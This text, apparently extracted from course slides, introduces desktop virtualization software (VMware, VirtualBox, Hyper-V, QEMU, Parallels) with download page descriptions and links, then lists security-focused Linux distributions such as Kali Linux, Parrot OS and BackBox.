
Parallels






Virtual Machines: VMware

- **VMware** was founded by Diane Greene, Mendel Rosenblum, etc. in **1998**
- **VMware, Inc.** is an American **cloud computing** and **virtualization technology** company with headquarters in **Palo Alto, California**
- VMware's desktop software runs on **Windows, Linux, and macOS**
- **VMware Workstation Pro** for Windows and Linux or **VMware Fusion** for Mac





Virtual Machines: VMware (Cont)

The screenshot shows the VMware website's product page for Desktop Hypervisor. The VMware logo (by Broadcom) is in the top left. Navigation links for Products, Solutions, How To Buy, and Resources are in the top center. A search icon and a 'CONTACT SALES' button are in the top right. The breadcrumb trail reads 'Products > Desktop Hypervisor > Desktop Hypervisor'. The main heading is 'Desktop Hypervisor'. Below it, a paragraph states: 'Run Windows, Linux and other virtual machines with VMware Workstation Pro for Windows and Linux or VMware Fusion for Mac, the industry standard desktop hypervisors.' A blue button labeled 'DOWNLOAD FUSION OR WORKSTATION' is positioned below the text. The right side of the page features a large abstract graphic with blue and purple geometric shapes.

vmware[®]
by Broadcom

Products Solutions How To Buy Resources

CONTACT SALES

Products > Desktop Hypervisor > Desktop Hypervisor

Desktop Hypervisor

Run Windows, Linux and other virtual machines with VMware Workstation Pro for Windows and Linux or VMware Fusion for Mac, the industry standard desktop hypervisors.

DOWNLOAD FUSION OR WORKSTATION

Download-1: <https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

Download-2: <https://softwareupdate.vmware.com/cds/vmw-desktop/>





Virtual Machines: VMware (Cont)

 [Products](#) [Solutions](#) [Support and Services](#) [Company](#) [How To Buy](#)

    Wongyos... 

  [My Dashboard](#)
 [My Entitlements](#)
 [My Downloads](#)
 [My Cases](#)
 [Trials & Beta](#)
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 [All Products](#)
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[<](#) **VMware Workstation Pro**


[Product Download Help](#)

Products

 Search by Release or Language


☒ English Only

VMware Workstation Pro 17.0 for Windows	>
VMware Workstation Pro 17.0 for Linux	>
VMware Workstation Pro 16.0 for Windows	>
VMware Workstation Pro 16.0 for Linux	>
VMware Workstation Pro 15.0 for Windows	>
VMware Workstation Pro 15.0 for Linux	>



Virtual Machines: VirtualBox

- **VirtualBox** was originally created by **InnoTek Systemberatung GmbH**, Germany in **2007**, was acquired by **Sun Microsystems** in **2008** and was in turn acquired again by **Oracle** in **2010**
- **VirtualBox** may be installed on **Windows, macOS, Linux, Solaris** and **OpenSolaris**



Free



Virtual Machines: VirtualBox (Cont)

The screenshot shows the VirtualBox website interface. At the top, there is a navigation bar with links for Home, Download, Documentation, and Community, along with a search bar. The main content area is divided into two columns. The left column, titled 'VirtualBox Platform Packages', lists 'VirtualBox 7.1.4 platform packages' with links for Windows hosts, macOS / Intel hosts, macOS / Apple Silicon hosts, Linux distributions, Solaris hosts, and Solaris 11 IPS hosts. Below this list, it states 'Platform packages are released under the terms of the GPL version 3'. The right column, titled 'VirtualBox Extension Pack', shows 'VirtualBox 7.1.4 Extension Pack' and includes a text box with the 'VirtualBox Extension Pack Personal Use and Educational License (PUEL)' terms. Below the text box are three buttons: 'PUEL License FAQ', 'PUEL License Text', and 'Accept and download'.

VirtualBox

Home Download Documentation Community Search:

VirtualBox Platform Packages

VirtualBox 7.1.4 platform packages

- [Windows hosts](#)
- [macOS / Intel hosts](#)
- [macOS / Apple Silicon hosts](#)
- [Linux distributions](#)
- [Solaris hosts](#)
- [Solaris 11 IPS hosts](#)

Platform packages are released under the terms of the [GPL version 3](#)

VirtualBox Extension Pack

VirtualBox 7.1.4 Extension Pack

This VirtualBox Extension Pack Personal Use and Educational License governs your access to and use of the VirtualBox Extension Pack. It does not apply to the VirtualBox base package and/or its source code, which are licensed under version 3 of the GNU General Public License "GPL").

See our [FAQ](#) for answers to common questions.

VirtualBox Extension Pack Personal Use and Educational License (PUEL)


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
Download: <https://www.virtualbox.org/wiki/Downloads>



Virtual Machines: Hyper-V

- Hyper-V or Microsoft Hyper-V is a native hypervisor that can create virtual machines on x86-64 systems running Windows
- Hyper-V was first released with Windows Server 2008, and has been available without additional charge since Windows Server 2012 and Windows 8





Virtual Machines: Hyper-V (Cont)

 | **Learn** [Discover](#) [Product documentation](#) [Development languages](#) [Topics](#)

Windows [Release health](#) [Windows client](#) [Application developers](#) [Hardware developers](#) [Windows Server](#) [Windows for IoT](#) [Windows Insider Program](#) [Windows 365](#)

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- Introduction to Hyper-V
- Install Hyper-V**
- Make a Virtual Machine
 - > Manage Virtual Machines with Hyper-V
 - > Manage the Hyper-V Hosts
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 - > Community and Support

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Install Hyper-V on Windows 10

Article • 04/26/2022 • 11 contributors [Feedback](#)

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
- [Check Requirements](#)
- [Enable Hyper-V using PowerShell](#)
- [Enable Hyper-V with CMD and DISM](#)
- [Enable the Hyper-V role through Settings](#)
- [Make virtual machines](#)


Download: <https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/quick-start/enable-hyper-v>



Virtual Machines: QEMU

- QEMU (Quick EMulator) was originally developed by **Fabrice Bellard** under the GNU General Public License in 2003
- QEMU is a **free** and **open-source** machine emulator and hypervisor
- QEMU software runs on **Windows**, **Linux**, and **macOS**





Virtual Machines: QEMU (Cont)



Download QEMU

Source code	Linux	macOS	Windows
-------------	-------	-------	---------

Grab the source code for the latest releases and compile it yourself! Detailed compilation instructions can be found in the wiki for [Linux](#), [Win32](#) and [macOS](#).

9.2.0

Dec 10th 2024

[signature](#) — [changes](#)

9.1.2

Nov 20th 2024

[signature](#) — [changes](#)

9.0.4

Nov 20th 2024

[signature](#) — [changes](#)

8.2.8

Nov 20th 2024

[signature](#) — [changes](#)

7.2.15

Nov 20th 2024


[signature](#) — [changes](#)

[Full list of releases](#)

or stay on the bleeding edge with the [git repository](#)!

Download: <https://www.qemu.org/download/>





Virtual Machines: Parallels

- Parallels Desktop for Mac is software providing hardware virtualization for Macintosh computers with Intel processors
- It is developed by Parallels, since 2018 a subsidiary of Corel
- Microsoft officially endorses the use of Parallels Desktop for Mac to run Windows 11 on Apple Silicon Macs



Not Free



Virtual Machines: Parallels (Cont)



Run Windows on Mac.
Easy. Powerful. Seamless.

Parallels® Desktop 19 for Mac

Power up your Mac to run Windows on a virtual desktop, plus get access to more than 200,000 of its apps to work, develop, study, test, and play. Authorized by Microsoft.

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
Looking for a Business License? Learn more

Already have a subscription? Download the free upgrade now

Download: <https://www.qemu.org/download/>

Cybersecurity Operating Systems





Operating Systems for Hacking

- Operating Systems for Hacking is a Linux-based operating system to hack a computer or a network that involves a wide range of programs for preventing cyber-attacks
- To exploit the vulnerabilities so hackers can then be repaired, ethical hacking identifies weaknesses in computer systems or networks
- Hackers exploit a range of methodologies to identify dangers and eventually enhance safety using Linux-based operating systems

Some Popular OS for Hacking

- Kali Linux
- Parrot OS
- BackBox
- BlackArch
- Fedora Security Lab
- DracOS Linux
- DEFT Linux
- Cyborg Hawk Linux
- CAINE
- Samurai Web Testing Framework
- Network Security Toolkit (NST)



Operating Systems for Hacking: Kali Linux

- Kali Linux is the most popular cybersecurity operating system for hacking
- The Debian-derived Linux distribution designed for digital forensics and penetration testing
- Maintained and funded by Offensive Security Ltd. and developed by Mati Aharoni and Devon Kearns on March 13, 2013
- Kali Linux can be:
 - Installed on a computer hard disk
 - Booted from a live CD or live USB
 - Run within a virtual machine





Operating Systems for Hacking: Kali Linux (Cont)

Installer **Pre-built VMs** ARMatic Mobile Cloud Containers Live WSL

64-bit 32-bit

Recommended



64

VMware

2.9G torrent docs sum

Recommended



64

VirtualBox

2.9G torrent docs sum

Recommended



64

Hyper-V

2.9G torrent docs sum

Recommended



64


QEMU

2.9G torrent docs sum

Download: <https://www.kali.org/get-kali/#kali-virtual-machines>



Operating Systems for Hacking: Kali Linux (Cont)






Operating Systems for Hacking: Parrot OS

- Parrot OS is a Linux distribution based on Debian in Linux 5.10 kernel with a focus on security, privacy, and development
- Parrot OS is first initial release in April 2013
- The system is certified to run on devices which have a minimum of 256MB of RAM, and it is suitable for both 32-bit (i386) and 64-bit (amd64) processor architectures





Operating Systems for Hacking: Parrot OS (Cont)





Operating Systems for Hacking: BackBox

- BackBox is a **penetration test** and **security assessment** oriented **Ubuntu-based Linux** distribution providing a network and informatic systems analysis toolkit
- BackBox is first initial release in **September 2010**
